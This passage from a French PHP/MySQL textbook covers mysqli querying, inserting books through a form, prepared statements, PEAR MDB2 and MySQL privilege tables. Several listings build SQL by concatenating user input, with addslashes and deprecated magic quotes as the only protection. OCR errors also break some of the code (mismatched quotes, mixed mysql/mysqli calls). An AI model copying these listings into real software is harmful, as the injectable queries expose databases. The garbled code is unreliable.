Vous remarquerez que nous vérifions aussi la variable `$type recherche`, bien qu'elle provienne dans notre cas d'une instruction `SELECT` de HTML. Vous vous demandez peut-être pourquoi nous prenons la peine de vérifier des variables qui doivent être remplies automatiquement. Il est très important de se rappeler qu'il peut exister plusieurs interfaces à votre base de données. Amazon, par exemple, possède plusieurs filiales qui se servent de leur interface de recherche. En outre, il est important de filtrer les données pour éviter tout problème de sécurité provenant des différentes interfaces mises à la disposition des utilisateurs pour saisir leurs données.

Si vous comptez utiliser des données saisies par les utilisateurs, il faut les filtrer pour en supprimer tous les caractères de contrôle. Pour cela, utilisez les fonctions `addslashes()`, `stripslashes()` et `get magic quotes gpc()` que nous avons vues au Chapitre 4. Vous devez protéger les données lorsque vous soumettez une entrée utilisateur dans une base de données comme MySQL.

Ici, il faut tester le résultat de la fonction `get magic quotes gpc()`, qui vous indique si la mise entre apostrophes est automatique. Si ce n'est pas le cas, protégez les données avec `addslashes()` :

```
if (!get_magic_quotes_gpc()) {
  $type_recherche = addslashes($type_recherche);
  $terme_recherche = addslashes($terme_recherche);
}
```

Vous devez également utiliser `stripslashes()` sur les données qui proviennent de la base de données. Si la fonctionnalité des apostrophes automatiques est activée, les données provenant de la base contiennent en effet des barres obliques que vous devez retirer.

Nous utilisons également la fonction `htmlspecialchars()` pour encoder les caractères qui ont une signification particulière en HTML. Nos données de test actuelles ne contiennent aucun de ces caractères (`&`, `<`, `>`, ou `"`), mais il existe plusieurs titres de livres qui contiennent le symbole `&`. Grâce à cette fonction, nous pouvons éliminer de futures erreurs.

Établissement de la connexion

La bibliothèque PHP pour se connecter à MySQL s'appelle *mysqli* (le *i* signifie *improved*, c'est-à-dire *amélioré*). Vous avez le choix entre une syntaxe orientée objet ou une syntaxe procédurale.

Dans le script, c'est la ligne suivante qui nous permet de nous connecter au serveur MySQL :

```
@$db = new mysqli('localhost', 'bookorama', 'bookorama123', 'livres');
```

Celle-ci crée une instance de la classe `mysqli` et une connexion à l'hôte `'localhost'` avec le nom d'utilisateur `'bookorama'` et le mot de passe `'bookorama123'`. Cette connexion est configurée de manière à utiliser la base de données appelée `livres`.

Avec cette approche orientée objet, vous pouvez maintenant invoquer des méthodes sur cet objet afin d'accéder à la base de données. Si vous préférez l'approche procédurale, utilisez la ligne suivante pour créer la même connexion :

```
@$db = mysqli_connect('localhost', 'bookorama', 'bookorama123',
                      'livres');
```

Au lieu d'un objet, cet appel renvoie alors une ressource qui représente la connexion à la base de données. Si vous utilisez l'approche procédurale, vous devrez passer cette ressource à tous les autres appels des fonctions mysqli. Ce mécanisme est très semblable à celui des fonctions sur les fichiers comme `fopen()`.

La plupart des fonctions mysqli ont une interface orientée objet et une interface procédurale. En général, les différences tiennent à ce que les noms de fonction de la version procédurale commencent par `mysqli` et exigent que vous passiez le descripteur que vous avez obtenu de `mysqli connect()`. Les connexions de la base de données font exception à cette règle car elles peuvent être effectuées par le constructeur de l'objet `mysqli`.

Il est préférable de vérifier le résultat de votre tentative de connexion, car rien dans le reste du code ne fonctionnera si la connexion à la base de données n'a pas fonctionné. Pour cela, vous pouvez utiliser le code suivant :

```
if (mysqli_connect_errno()) {
  echo "Impossible de se connecter à la base de données.";
  exit;
}
```

Ce code est identique pour la version orientée objet et la version procédurale. La fonction `mysqli connect errno()` renvoie un numéro d'erreur en cas d'erreur et zéro en cas de succès.

Lorsque vous vous connectez à la base de données, commencez la ligne de code avec l'opérateur de suppression d'erreur, `@`. Cette approche vous permettra de gérer les erreurs avec élégance (cela peut également être réalisé avec des exceptions, que nous n'avons pas utilisées dans cet exemple simple).

N'oubliez pas que le nombre de connexions MySQL simultanées est limité par le paramètre MySQL `max connections`. L'intérêt de ce paramètre et du paramètre Apache `MaxClients` associé est de permettre au serveur de rejeter les nouvelles demandes de connexion lorsqu'un ordinateur commence à être surchargé ou lors d'un problème logiciel.

Vous pouvez modifier la valeur par défaut de ces deux paramètres en modifiant les fichiers de configuration. Pour modifier `MaxClients` dans Apache, éditez le fichier *httpd.conf* de votre système. Pour changer le paramètre `max connections` de MySQL, modifiez le fichier *my.conf*.

Choisir une base de données à utiliser

Vous vous rappelez que, lorsque nous utilisons MySQL à partir de la ligne de commande, nous devons lui indiquer la base de données que nous avons l'intention d'utiliser, avec une commande comme celle-ci :

```
use livres;
```

Cette étape est aussi nécessaire lorsque nous nous connectons à partir du Web.

La base de données à utiliser est indiquée en paramètre du constructeur `mysqli` ou de la fonction `mysqli connect()`. Si vous souhaitez modifier la base de données par défaut, vous pouvez le faire avec la fonction `mysqli select db()` :

```
$db->select_db(nom_base)
```

ou comme ceci :

```
mysqli_select_db(descripteur, nom_base)
```

Vous pouvez remarquer ici la similarité avec les fonctions que nous avons décrites auparavant : la version procédurale commence avec `mysqli` et requiert le descripteur de la connexion en paramètre.

Interroger la base de données

Pour réaliser la requête, vous pouvez utiliser `mysql query()`. Cependant, avant d'appeler cette fonction, il vaut mieux construire la requête que vous voulez exécuter :

```
$requete = "select * from livres where " .
           $type_recherche . "like '%$terme_recherche%'";
```

Ici, nous recherchons les données saisies par l'utilisateur (`$terme recherche`) dans le champ qu'il a indiqué (`$type recherche`). Vous remarquerez que nous avons utilisé l'opérateur `like` au lieu de l'égalité : il est généralement préférable d'être assez tolérant pour les recherches dans les bases de données.

ASTUCE

Il est important de bien comprendre que les requêtes que vous envoyez à MySQL n'ont pas besoin de se terminer par un point-virgule, contrairement aux requêtes que vous saisissez dans le moniteur de MySQL.

Nous pouvons maintenant exécuter la requête :

```
$resultat = $db->query($requête);
```

Si vous souhaitez utiliser l'interface procédurale, utilisez cette syntaxe :

```
$resultat = mysqli_query($db, $requête);
```

Ici, vous passez la requête que vous souhaitez exécuter et, dans l'interface procédurale, le descripteur de la base de données (`$db`).

La version orientée objet renvoie un objet résultat, tandis que la version procédurale renvoie un descripteur de résultat (ce système est semblable au fonctionnement de la connexion). Dans les deux cas, vous stockez ce résultat dans une variable (`$resultat`) pour pouvoir l'utiliser plus tard. Cette fonction renvoie `false` en cas d'échec.

Récupérer les résultats de la requête

Il existe plusieurs fonctions permettant de récupérer les résultats à partir de l'objet ou du descripteur de résultat. Cet objet ou ce descripteur sont essentiels pour accéder aux lignes renvoyées par la requête.

Dans cet exemple, vous avez compté le nombre de lignes et utilisé également la fonction `mysqli fetch assoc()`.

Lorsque vous utilisez l'approche orientée objet, le nombre de lignes est stocké dans le membre `num rows` de l'objet résultat. Vous pouvez y accéder de la manière suivante :

```
$nb_lig_resultat = $resultat->num_rows;
```

Lorsque vous utilisez l'approche procédurale, la fonction `mysqli num rows()` donne le nombre de lignes retournées par la requête. Il faut lui passer l'identificateur de résultat, comme ceci :

```
$nb_lig_resultat = mysql_num_rows($result);
```

Cette information est intéressante : si nous avons l'intention de traiter ou d'afficher les résultats, nous pouvons ainsi savoir combien il y en a et les traiter dans une boucle :

```
for ($i = 0; $i < $nb_lig_resultat; $i++) {
  // Traitement du résultat
}
```

À chaque itération de cette boucle, nous appelons `$resultat >fetch assoc()` (ou `mysqli fetch assoc()`). Cette boucle ne sera donc pas exécutée le résultat de la requête ne contenait aucune ligne. La fonction `fetch assoc()` prend chaque ligne du résultat et la renvoie sous la forme d'un tableau associatif où les clés correspondent aux noms de colonnes et les valeurs sont les valeurs de ces colonnes :

```
$ligne = $resultat->fetch_assoc();
```

Vous pouvez aussi utiliser une approche procédurale :

```
$ligne = mysqli_fetch_assoc($resultat);
```

À partir du tableau associatif `$ligne`, nous pouvons parcourir chaque champ et l'afficher de manière appropriée, comme ici :

```
echo "<br />ISBN : é;
echo stripslashes($ligne['isbn']);
```

Comme nous l'avons déjà vu, nous nous servons de `stripslashes()` pour filtrer les valeurs avant de les afficher.

Il existe plusieurs manières de récupérer les lignes à partir de l'objet ou du descripteur de résultat. Au lieu de passer par un tableau associatif, nous pouvons placer chaque ligne dans un tableau classique avec `mysql fetch row()`, comme ici :

```
$ligne = $resultat->fetch_row();
```

ou

```
$ligne = mysqli_fetch_row($resultat);
```

Les valeurs des colonnes seront alors les valeurs `$ligne[0]`, `$ligne[1]`, etc. La fonction `mysqli fetch array()` permet d'extraire une ligne comme l'un ou l'autre de ces deux types de tableaux.

Vous pouvez également récupérer une ligne sous la forme d'un objet avec la fonction `mysql fetch object()` :

```
$ligne = $result->fetch_object();
```

ou

```
$ligne = mysqli_fetch_object($resultat);
```

Vous pouvez ensuite accéder à chacun des champs avec `$ligne >titre`, `$ligne >auteur`, etc.

Déconnexion de la base de données

Vous pouvez libérer l'espace occupé par le résultat en appelant :

```
$resultat->free();
```

ou

```
mysqli_free_result($resultat);
```

Vous pouvez ensuite utiliser :

```
$db->close();
```

ou

```
mysqli_close($db);
```

pour fermer la connexion à la base de données. L'utilisation de cette commande n'est pas strictement nécessaire, car la connexion est de toute façon fermée lorsqu'un script termine son exécution.

Ajouter des informations dans la base de données

L'insertion de nouveaux éléments dans la base de données ressemble beaucoup à leur récupération. Il faut en effet suivre les mêmes étapes : établir une connexion, envoyer une requête et vérifier les résultats. Ici, vous devrez envoyer une requête `INSERT` au lieu d'une requête `SELECT`.

Bien que le code soit relativement similaire, il peut être utile de consulter un exemple de référence. La Figure 11.3 montre un petit formulaire HTML qui permet d'ajouter de nouveaux livres dans la base de données.




Figure 11.3

L'interface permettant d'ajouter de nouveaux livres dans la base de données.

Le code HTML de cette page est présenté dans le Listing 11.3.

Listing 11.3 : *nouveau_livre.html* — Le code HTML de la page d'ajout de livres

```
<html>
<head>
  <title>Book-O-Rama - Ajout d'un nouveau livre</title>
</head>

<body>
  <h1>Book-O-Rama - Ajout d'un nouveau livre</h1>

  <form action="insertion_livre.php" method="post">
    <table border="0">
      <tr>
        <td>ISBN</td>
         <td><input type="text" name="isbn" maxlength="13"
                    size="13"><br /></td>
      </tr>
      <tr>
        <td>Auteur</td>
        <td> <input type="text" name="auteur" maxlength="30"
                    size="30"><br /></td>
      </tr>
      <tr>
        <td>Titre</td>
        <td> <input type="text" name="titre" maxlength="60"
                    size="30"><br></td>
      </tr>
      <tr>
        <td>Prix</td>
        <td><input type="text" name="prix" maxlength="7"
                   size="7"><br /></td>
      </tr>
      <tr>
        <td colspan="2"><input type="submit" value="Enregistrer"></td>
      </tr>
    </table>
  </form>
</body>
</html>
```

Les données de ce formulaire sont transmises au script *insertion_livre.php*, qui s'occupe des détails, effectue quelques validations mineures et tente d'écrire les informations dans la base de données. Le code de ce script se trouve dans le Listing 11.4.

Listing 11.4 : *insertion_livre.php* — Le script qui écrit les nouveaux livres dans la base de données

```
<html>
<head>
  <title>Book-O-Rama Résultat de l'ajout d'un livre</title>
</head>
<body>
<h1>Book-O-Rama Résultat de l'ajout d'un livre</h1>
<?php
  // Création de variables aux noms abrégés
  $isbn = $_POST['isbn'];
  $auteur = $_POST['auteur'];
  $titre = $_POST['titre'];
  $prix = $_POST['prix'];

  if (!$isbn || !$auteur || !$titre || !$prix) {
    echo "Vous n'avez pas indiqué tous les détails requis.<br />";
    exit;
  }

  if (!get_magic_quotes_gpc())
  {
    $isbn = addslashes($isbn);
    $auteur = addslashes($auteur);
    $titre = addslashes($titre);
    $prix = doubleval($prix);
  }

  @$db = mysql_pconnect('localhost', 'bookorama', 'bookorama123',
                        'livres');

  if (mysqli_connect_errno())  {
    echo "Impossible de se connecter à la base de données.";
    exit;
  }

  $requete = "insert into livres values
            ('".$isbn."', '".$auteur."', '".$titre."', '".$prix."')";
  $resultat = $db->query($requete);

  if ($resultat) {
     echo  $db->affected_rows. " livre inséré dans la base de données.";
  } else {
     echo "Une erreur s'est produite. Le livre n'a pas été ajouté.";
  }

  $db->close();
?>
</body></html>
```

Le résultat d'une insertion réussie est présenté à la Figure 11.4.

Figure 11.4

Le script se termine correctement et indique que le livre a été ajouté à la base de données.

Si vous examinez le code de *insertion_livre.php*, vous constaterez qu'il ressemble beaucoup au script que nous avons écrit pour récupérer des informations de la base de données. Nous vérifions que tous les champs du formulaire sont correctement remplis et nous les formatons (si nécessaire) avec `addslashes()` pour qu'ils puissent être ajoutés dans la base de données :

```
if (!get_magic_quotes_gpc()) {
  $isbn = addslashes($isbn);
  $auteur = addslashes($auteur);
  $titre = addslashes($titre);
  $prix = doubleval($prix);
}
```

Comme le prix de chaque livre est enregistré dans la base de données sous la forme d'un nombre à virgule flottante, il ne doit contenir aucune barre oblique. Nous pouvons filtrer ce caractère et tous les autres caractères gênants avec `doubleval()`, que nous avons déjà vue au Chapitre 1. Cela permet en outre de supprimer tous les symboles monétaires que l'utilisateur aurait pu saisir dans le formulaire.

Une fois encore, nous nous sommes connectés à la base de données en instanciant l'objet `mysqli` et en configurant une requête à envoyer à cette base. Ici, il s'agit d'une requête SQL `INSERT` :

```
$requete = "insert into livres values
            ('".$isbn.'', '".$auteur.'', '".$titre.'', '".$prix.'')';
$resultat = $db->query($requete);
```

Cette requête est exécutée sur la base de données en appelant `$db >query()` (ou `mysqli query()` si vous adoptez l'approche procédurale).

Une différence importante entre l'utilisation de `INSERT` et de `SELECT` réside dans l'utilisation de `mysqli affected rows()`. Il s'agit d'une fonction dans la version procédurale ou d'une variable de classe dans la version orientée objet :

```
echo  $db->affected_rows . " livre ajouté à la base de données.";
```

Dans le script précédent, nous nous étions servis de `mysqli num rows()` pour déterminer le nombre de lignes renvoyées par `SELECT`. Lorsque vous écrivez des requêtes qui modifient la base de données, comme `INSERT`, `DELETE` ou `UPDATE`, vous devez vous servir de `mysql affected rows()`.

Utiliser des instructions préparées

La bibliothèque *mysqli* reconnaît les instructions préparées, qui permettent d'accélérer les exécutions répétées d'une même requête avec des données différentes. Elles offrent en outre une protection contre les attaques par injection SQL.

L'idée fondamentale d'une instruction préparée est que vous envoyez un modèle de la requête que vous souhaitez exécuter à MySQL, puis que vous transmettez les données séparément. Vous pouvez envoyer plusieurs lots de données à la même instruction préparée ; cette capacité est particulièrement utile pour les insertions en masse.

Voici comment utiliser des instructions préparées dans le script `insertion livre.php` :

```
$requete = "insert into livres values(?, ?, ?, ?)";
$instr = $db->prepare($requete);
$instr->bind_param("sssd", $isbn, $auteur, $titre, $prix);
$instr->execute();
echo $instr->affected_rows.' livre inséré dans la base de données.";
$instr->close();
```

Étudions ce code ligne par ligne.

Au lieu de mettre les variables dans la requête comme précédemment, on place des points d'interrogation pour chaque élément de données. Il ne faut mettre aucune apostrophe ni aucun autre délimiteur autour de ces points d'interrogation.

La seconde ligne est un appel à `$db >prepare()`, qui s'appelle `mysqli stmt prepare()` dans sa version procédurale. Cette ligne construit un objet ou un descripteur d'instruction que vous utiliserez pour réaliser le traitement lui-même.

L'objet instruction possède une méthode appelée `bind param()` (dans la version procédurale, il s'agit de `mysqli stmt bind param()`). Son rôle consiste à indiquer à PHP quelles variables doivent venir remplacer les points d'interrogation. Le premier paramètre est une chaîne de format qui fonctionne un peu à la manière de celle utilisée dans `printf()`. La valeur que vous passez ici (`"sssd"`) signifie que les quatre paramètres sont, respectivement, une chaîne ("s" comme *string*, en anglais), une chaîne, une chaîne et un double. Les autres caractères possibles de cette chaîne de format sont `i` pour le type entier et `b` pour `BLOB`. Après ce paramètre, vous devez énumérer le même nombre de variables qu'il y a de points d'interrogation dans votre instruction. Ils seront remplacés selon leur ordre d'apparition.

L'appel à `$instr >execute()` (`mysqli stmt execute()` dans la version procédurale) exécute la requête. Vous pouvez ensuite accéder au nombre de lignes affectées et fermer l'instruction.

L'intérêt de cette instruction préparée est que vous pouvez désormais modifier les valeurs des quatre variables liées puis réexécuter l'instruction sans avoir à la repréparer. Cette fonctionnalité permet donc de traiter des insertions massives à l'aide d'une simple boucle.

Vous pouvez également lier les résultats. Pour les requêtes de type `SELECT`, vous pouvez utiliser `$instr >bind result()` (ou `mysqli stmt bind result()`) pour fournir une liste de variables dans lesquelles vous souhaitez placer les colonnes du résultat. À chaque appel de `$instr >fetch()` (ou `mysqli stmt fetch()`), les valeurs des colonnes de la ligne suivante du résultat viendront remplir ces variables liées. Par exemple, dans le script de recherche de livre que nous avons examiné plus haut, vous pourriez utiliser :

```
$instr->bind_result($isbn, $auteur, $titre, $prix);
```

pour lier ces quatre variables aux quatre colonnes renvoyées par la requête. Après avoir appelé :

```
$instr->execute();
```

vous pouvez appeler :

```
$instr->fetch();
```

dans la boucle. À chaque fois que cette fonction est appelée, elle extrait la ligne suivante du résultat et l'utilise pour remplir les quatre variables liées.

Vous pouvez utiliser `mysqli stmt bind param()` et `mysqli stmt bind result()` dans le même script.

Autres interfaces PHP pour les bases de données

PHP dispose de plusieurs bibliothèques lui permettant de se connecter à diverses bases de données, comme Oracle, Microsoft SQL Server et PostgreSQL.

En général, les principes pour se connecter à une base de données et pour lui envoyer des requêtes restent les mêmes. Les noms des fonctions peuvent varier, tout comme les fonctionnalités offertes par les différentes SGBDR mais, si vous pouvez vous connecter à MySQL, vous devriez être capable de vous adapter à n'importe quel autre environnement.

Si vous souhaitez utiliser une base de données ne possédant aucune bibliothèque spécifique pour PHP, vous pouvez toujours passer par les fonctions ODBC (*Open Database Connectivity*) génériques. ODBC est un standard pour les connexions à des bases de données mais, pour des raisons évidentes, il ne dispose que de fonctionnalités limitées. Lorsqu'un système doit posséder une compatibilité maximale, il ne peut pas exploiter toutes les caractéristiques de chaque système.

Outre les bibliothèques fournies avec PHP, il existe des classes d'abstraction pour les bases de données, comme MDB2, qui permettent d'utiliser les mêmes noms de fonctions pour tous les SGBDR.

Utilisation d'une interface de base de données générique : PEAR::MDB2

Nous allons nous intéresser à un petit exemple utilisant la couche d'abstraction MDB2, qui est l'un des composants de PEAR le plus utilisé. Si cette couche d'abstraction n'est pas déjà installée sur votre système, consultez la partie de l'Annexe A consacrée à l'installation de PEAR.

À des fins de comparaison, examinons la manière dont nous aurions écrit le script de recherche avec MDB2.

Listing 11.5 : *resultats_generique.php* — Récupère les résultats d'une recherche dans une base de données MySQL et les formate pour affichage

```
<html>
<head>
  <title>Book-O-Rama Résultats de la recherche</title>
</head>
<body>
<h1>Book-O-Rama Résultats de la recherche</h1>
<?php
  // Création de variables aux noms abrégés
  $type_recherche = $_POST['type_recherche'];
  $terme_recherche = trim($_POST['terme_recherche']);
// Création de variables aux noms abrégés
  $type_recherche = $_POST['type_recherche'];
  $terme_recherche = trim($_POST['terme_recherche']);

  if (!$type_recherche || !$terme_recherche) {
     echo "Vous n'avez pas saisi les détails de la recherche";
     exit;
  }

  if (!get_magic_quotes_gpc()) {
    $type_recherche = addslashes($type_recherche);
    $terme_recherche = addslashes($terme_recherche);
  }

  // Configuration de PEAR MDB2
  require_once('MDB2.php');
  $utilisateur = 'bookorama';
  $mdp = 'bookorama123';
  $hote = 'localhost';
  $nom_base = 'livres';

  // Création d'une chaîne de connexion universelle ou DSN
  // (Data Source Name)
  $dsn = "mysqli://".$utilisateur.":".$mdp."@".$hote."/".$nom_base;
```

```
  // Connexion à la base
  $db = &MDB2::connect($dsn);

  // Teste la connexion
  if (MDB2::isError($db)) {
    echo $db->getMessage();
    exit;
  }

  // Création et exécution de la requête
  $requete = "select * from livres where " . $type_recherche .
             "like '%" . $terme_recherche . "%'";

  $resultat = $db->query($requete);

  // Teste le résultat
 if (MDB2::isError($resultat)) {
    echo $db->getMessage();
    exit;
  }

  // Récupère le nombre de lignes du résultat
  $nb_lig_resultat = $resultat->numRows();

  // Affiche toutes les lignes du résultat
  for ($i = 0; $i < $nb_lig_resultat; $i++) {
     $ligne = $resultat->fetchRow(MDB2_FETCHMODE_ASSOC);
     echo "<p><strong>" . ($i+1) . ". Titre : ";
     echo htmlspecialchars(stripslashes($ligne['titre']));
     echo "</strong><br />Auteur : ";
     echo stripslashes($ligne['auteur']);
     echo "<br />ISBN : ";
     echo stripslashes($ligne['isbn']);
     echo "<br />Prix : ";
     echo stripslashes($ligne['prix']);
     echo '</p>';
  }
  // Déconnexion de la base
  $db->disconnect();
?>
</body>
</html>
```

Examinons les différences qui apparaissent dans ce script par rapport à la version *mysqli*.

Pour nous connecter à la base de données, nous nous servons de la ligne suivante :

```
$db = MDB2::connect($dsn);
```

Cette fonction prend en paramètre une chaîne de connexion universelle qui contient toutes les informations indispensables pour se connecter à une base de données. On s'en rend compte lorsqu'on examine le format de la chaîne de connexion :

```
$dsn = "mysqli://" . $utilisateur . ":" . $mdp .
       "@". $hote . "/" . $nom_base";
```

Puis nous vérifions le bon établissement de la connexion avec la méthode `isError()` ; en cas de problème, nous affichons le message d'erreur et nous arrêtons l'exécution du script :

```
if (DB::isError($db)) {
  echo $db->getMessage();
  exit;
}
```

Si tout s'est bien passé, nous construisons une requête et nous l'exécutons de la manière suivante :

```
$resultat = $db->query($query);
```

Nous pouvons vérifier le nombre de lignes retournées :

```
$nb_lig_resultat  = $resultat->numRows();
```

Nous récupérons chaque ligne de la manière suivante :

```
$ligne = $resultat->fetchRow(MDB2_FETCHMODE_ASSOC);
```

La méthode générique `fetchRow()` peut récupérer les lignes sous plusieurs formats ; le paramètre `MDB2 FETCHMODE ASSOC` indique que nous souhaitons ici que la ligne soit renvoyée sous forme de tableau associatif.

Après le traitement des lignes du résultat, nous fermons la connexion à la base de données :

```
$db->disconnect();
```

Comme vous pouvez le voir, cet exemple générique ressemble beaucoup à notre premier script.

L'intérêt de MDB2 est qu'il suffit de connaître un seul ensemble de fonctions de base de données et que le code ne nécessitera donc que peu de modifications en cas de changement du logiciel de base de données.

Ce livre étant consacré à MySQL, nous ne nous servirons que des bibliothèques natives de MySQL pour des raisons de rapidité d'exécution et de flexibilité. Cependant, le recours à une couche d'abstraction peut parfois se révéler extrêmement pratique.

Pour aller plus loin

Pour plus d'informations sur les connexions MySQL/PHP, reportez-vous aux sections appropriées des manuels de PHP et de MySQL.

Vous trouverez plus d'informations sur ODBC sur la page **http://www.webopedia.com/TERM/O/odbc.html**.

Pour la suite

Au prochain chapitre, nous nous intéresserons aux détails de l'administration MySQL et nous verrons comment optimiser les bases de données.

12

Administration MySQL avancée

Dans ce chapitre, nous présenterons quelques aspects plus techniques de MySQL, comme les privilèges avancés, la sécurité et l'optimisation.

Les détails du système des privilèges

Au cours du Chapitre 9, nous avons vu comment configurer des utilisateurs et leur attribuer des privilèges avec la commande `GRANT`. Si vous avez l'intention d'administrer une base de données MySQL, il peut être intéressant de comprendre exactement comment fonctionne cette commande et ce qu'elle fait réellement.

Lorsque vous exécutez une commande `GRANT`, celle-ci modifie les tables d'une base de données particulière appelée `mysql`. Les informations de privilèges sont enregistrées dans six tables de cette base de données. Sachant cela, lorsque vous accordez des privilèges sur les bases de données, il faut faire attention à ne pas octroyer d'accès injustifiés à la base `mysql`.

Vous pouvez examiner le contenu de la base de données `mysql` en ouvrant une session sous le compte administrateur et en exécutant la commande suivante :

```
use mysql;
```

Pour afficher les tables de cette base de données, faites la commande suivante :

```
show tables;
```

Vous devriez obtenir un résultat comparable à ceci :

```
+---------------------------+
| Tables_in_mysql           |
+---------------------------+
| columns_priv              |
| db                        |
| event                     |
| func                      |
| general_log               |
| help_category             |
| help_keyword              |
| help_relation             |
| help_topic                |
| host                      |
| ndb_binlog_index          |
| plugin                    |
| proc                      |
| procs_priv                |
| servers                   |
| slow_log                  |
| tables_priv               |
| time_zone                 |
| time_zone_leap_second     |
| time_zone_name            |
| time_zone_transition      |
| time_zone_transition_type |
| user                      |
+---------------------------+
```

Chacune de ces tables contient des informations système. Six d'entre elles (`user`, `host`, `db`, `tables priv`, `columns priv` et `procs priv`) stockent les informations des privilèges, et c'est pour cette raison qu'on les appelle parfois *tables grant*. La fonction spécifique de ces tables varie, mais leur utilisation globale reste la même : déterminer ce que les utilisateurs ont le droit de faire et ce qu'ils n'ont pas le droit de faire. Chacune d'elles contient deux types de champs : les champs de portée, qui identifient l'utilisateur, l'hôte et une partie d'une base de données à laquelle le privilège fait référence, et les champs de privilèges, qui identifient les actions pouvant être effectuées par l'utilisateur en question pour le champ de portée correspondant.

Les tables `user` et `host` indiquent si un utilisateur peut se connecter au serveur MySQL et s'il possède des privilèges d'administration. Les tables `db` et `host` déterminent les bases de données auxquelles l'utilisateur peut accéder. La table `tables priv` détermine les tables d'une base de données dont l'utilisateur peut se servir, la table `columns priv` détermine les colonnes de ces tables auxquelles il peut accéder et la table `procs priv` indique les procédures que l'utilisateur a le droit d'exécuter.

La table *user*

La table `user` contient les détails des privilèges globaux de l'utilisateur. Elle détermine si l'utilisateur a le droit de se connecter au serveur MySQL et s'il possède des privilèges globaux, c'est-à-dire des privilèges valables pour toutes les bases de données du système.

Vous pouvez consulter la structure de cette table avec l'instruction `describe user;`.

Le schéma de cette table `user` est présenté dans le Tableau 12.1.

Tableau 12.1 : Le schéma de la table *user* dans la base de données mysql

Champ	*Type*
Host	varchar(60)
User	varchar(16)
Password	char(16)
Select priv	enum('N','Y')
Insert priv	enum('N','Y')
Update priv	enum('N','Y')
Delete priv	enum('N','Y')
Create priv	enum('N','Y')
Drop priv	enum('N','Y')
Reload priv	enum('N','Y')
Shutdown priv	enum('N','Y')
Process priv	enum('N','Y')
File priv	enum('N','Y')
Grant priv	enum('N','Y')
References priv	enum('N','Y')
Index priv	enum('N','Y')
Alter priv	enum('N','Y')
Show db priv	enum('N','Y')
Super priv	enum('N','Y')
Create tmp table priv	enum('N','Y')
Lock tables priv	enum('N','Y')

Tableau 12.1 : Le schéma de la table *user* dans la base de données mysql *(suite)*

Champ	*Type*
`Execute priv`	`enum('N','Y')`
`Repl slave priv`	`enum('N','Y')`
`Repl client priv`	`enum('N','Y')`
`Create view priv`	`enum('N','Y')`
`Show view priv`	`enum('N','Y')`
`Create routine priv`	`enum('N','Y')`
`Alter routine priv`	`enum('N','Y')`
`Create user priv`	`enum('N','Y')`
`Event priv`	`enum('N','Y')`
`Trigger priv`	`enum('N','Y')`
`ssl type`	`enum('','ANY','X509','SPECIFIED')`
`ssl cipher`	`blob`
`x509 issuer`	`blob`
`x509 subject`	`blob`
`max questions`	`int(11) unsigned`
`max updates`	`int(11) unsigned`
`max connections`	`int(11) unsigned`
`max user connections`	`int(11) unsigned`

Chaque ligne de cette table correspond à un ensemble de privilèges pour un utilisateur (`User`) provenant d'un hôte (`Host`) particulier et ayant ouvert une session avec le mot de passe `Password`. Ces colonnes (les trois premières) correspondent aux *champs de portée* de cette table, puisqu'ils décrivent la portée des autres champs, appelés les *champs de privilèges*.

Les privilèges indiqués dans cette table (et les suivantes) correspondent à ceux que nous avons accordés avec `GRANT` au Chapitre 8. Par exemple, `Select priv` correspond au privilège qui permet d'exécuter une commande `SELECT`.

Si un utilisateur possède un privilège particulier, la valeur dans la colonne correspondante est `Y`. Inversement, cette colonne vaut `N` s'il ne possède pas le privilège.

Tous les privilèges énumérés dans la table `user` sont globaux, c'est-à-dire qu'ils s'appliquent à *toutes les bases de données du système* (y compris à la base de données `mysql`). Par conséquent, les administrateurs possèdent généralement quelques `Y` dans ces colonnes, mais la majorité des utilisateurs ne doit posséder que des `N`. Les utilisateurs normaux doivent posséder des privilèges pour les bases de données dont ils doivent se servir et non pour toutes les tables.

Les tables *db* et *host*

La plupart des privilèges des utilisateurs normaux sont enregistrés dans les tables `db` et `host`.

La table `db` détermine les bases de données auxquelles les utilisateurs peuvent accéder, ainsi que les hôtes à partir desquels ils peuvent y accéder. Les privilèges indiqués dans cette table sont valables pour toutes les bases de données dont le nom se trouve dans les lignes de cette table.

La table `host` complète les tables `user` et `db`. Si un utilisateur doit pouvoir se connecter à une base de données à partir de plusieurs hôtes, aucun hôte ne sera indiqué pour cet utilisateur dans la table `user` ou `db`. En revanche, cet utilisateur possédera un ensemble d'entrées dans la table `host`, qui permet de préciser les privilèges associés à chaque combinaison utilisateur/hôte.

Les schémas de ces deux tables sont présentés, respectivement, dans les Tableaux 12.2 et 12.3.

Tableau 12.2 : Le schéma de la table *db* de la base de données mysql

Champ	*Type*
`Host`	`char(60)`
`Db`	`char(64)`
`User`	`char(16)`
`Select priv`	`enum('N','Y')`
`Insert priv`	`enum('N','Y')`
`Update priv`	`enum('N','Y')`
`Delete priv`	`enum('N','Y')`
`Create priv`	`enum('N','Y')`
`Drop priv`	`enum('N','Y')`
`Grant priv`	`enum('N','Y')`

Tableau 12.2 : Le schéma de la table *db* de la base de données mysql *(suite)*

Champ	*Type*
References priv	enum('N','Y')
Index priv	enum('N','Y')
Alter priv	enum('N','Y')
Create tmp tables priv	enum('N','Y')
Lock tables priv	enum('N','Y')
Create view priv	enum('N',Y')
Show view priv	enum('N',Y')
Create routine priv	enum('N',Y')
Alter routine priv	enum('N',Y')
Execute priv	enum('N',Y')
Event priv	enum('N',Y')
Trigger priv	enum('N',Y')

Tableau 12.3 : Le schéma de la table *host* de la base de données mysql

Champ	*Type*
Host	char(60)
Db	char(64)
Select priv	enum('N','Y')
Insert priv	enum('N','Y')
Update priv	enum('N','Y')
Delete priv	enum('N','Y')
Create priv	enum('N','Y')
Drop priv	enum('N','Y')
Grant priv	enum('N','Y')
References priv	enum('N','Y')
Index priv	enum('N','Y')

Tableau 12.3 : Le schéma de la table *host* de la base de données mysql *(suite)*

Champ	*Type*
`Alter priv`	`enum ('N','Y')`
`Create tmp tables priv`	`enum('N','Y')`
`Lock tables priv`	`enum('N','Y')`
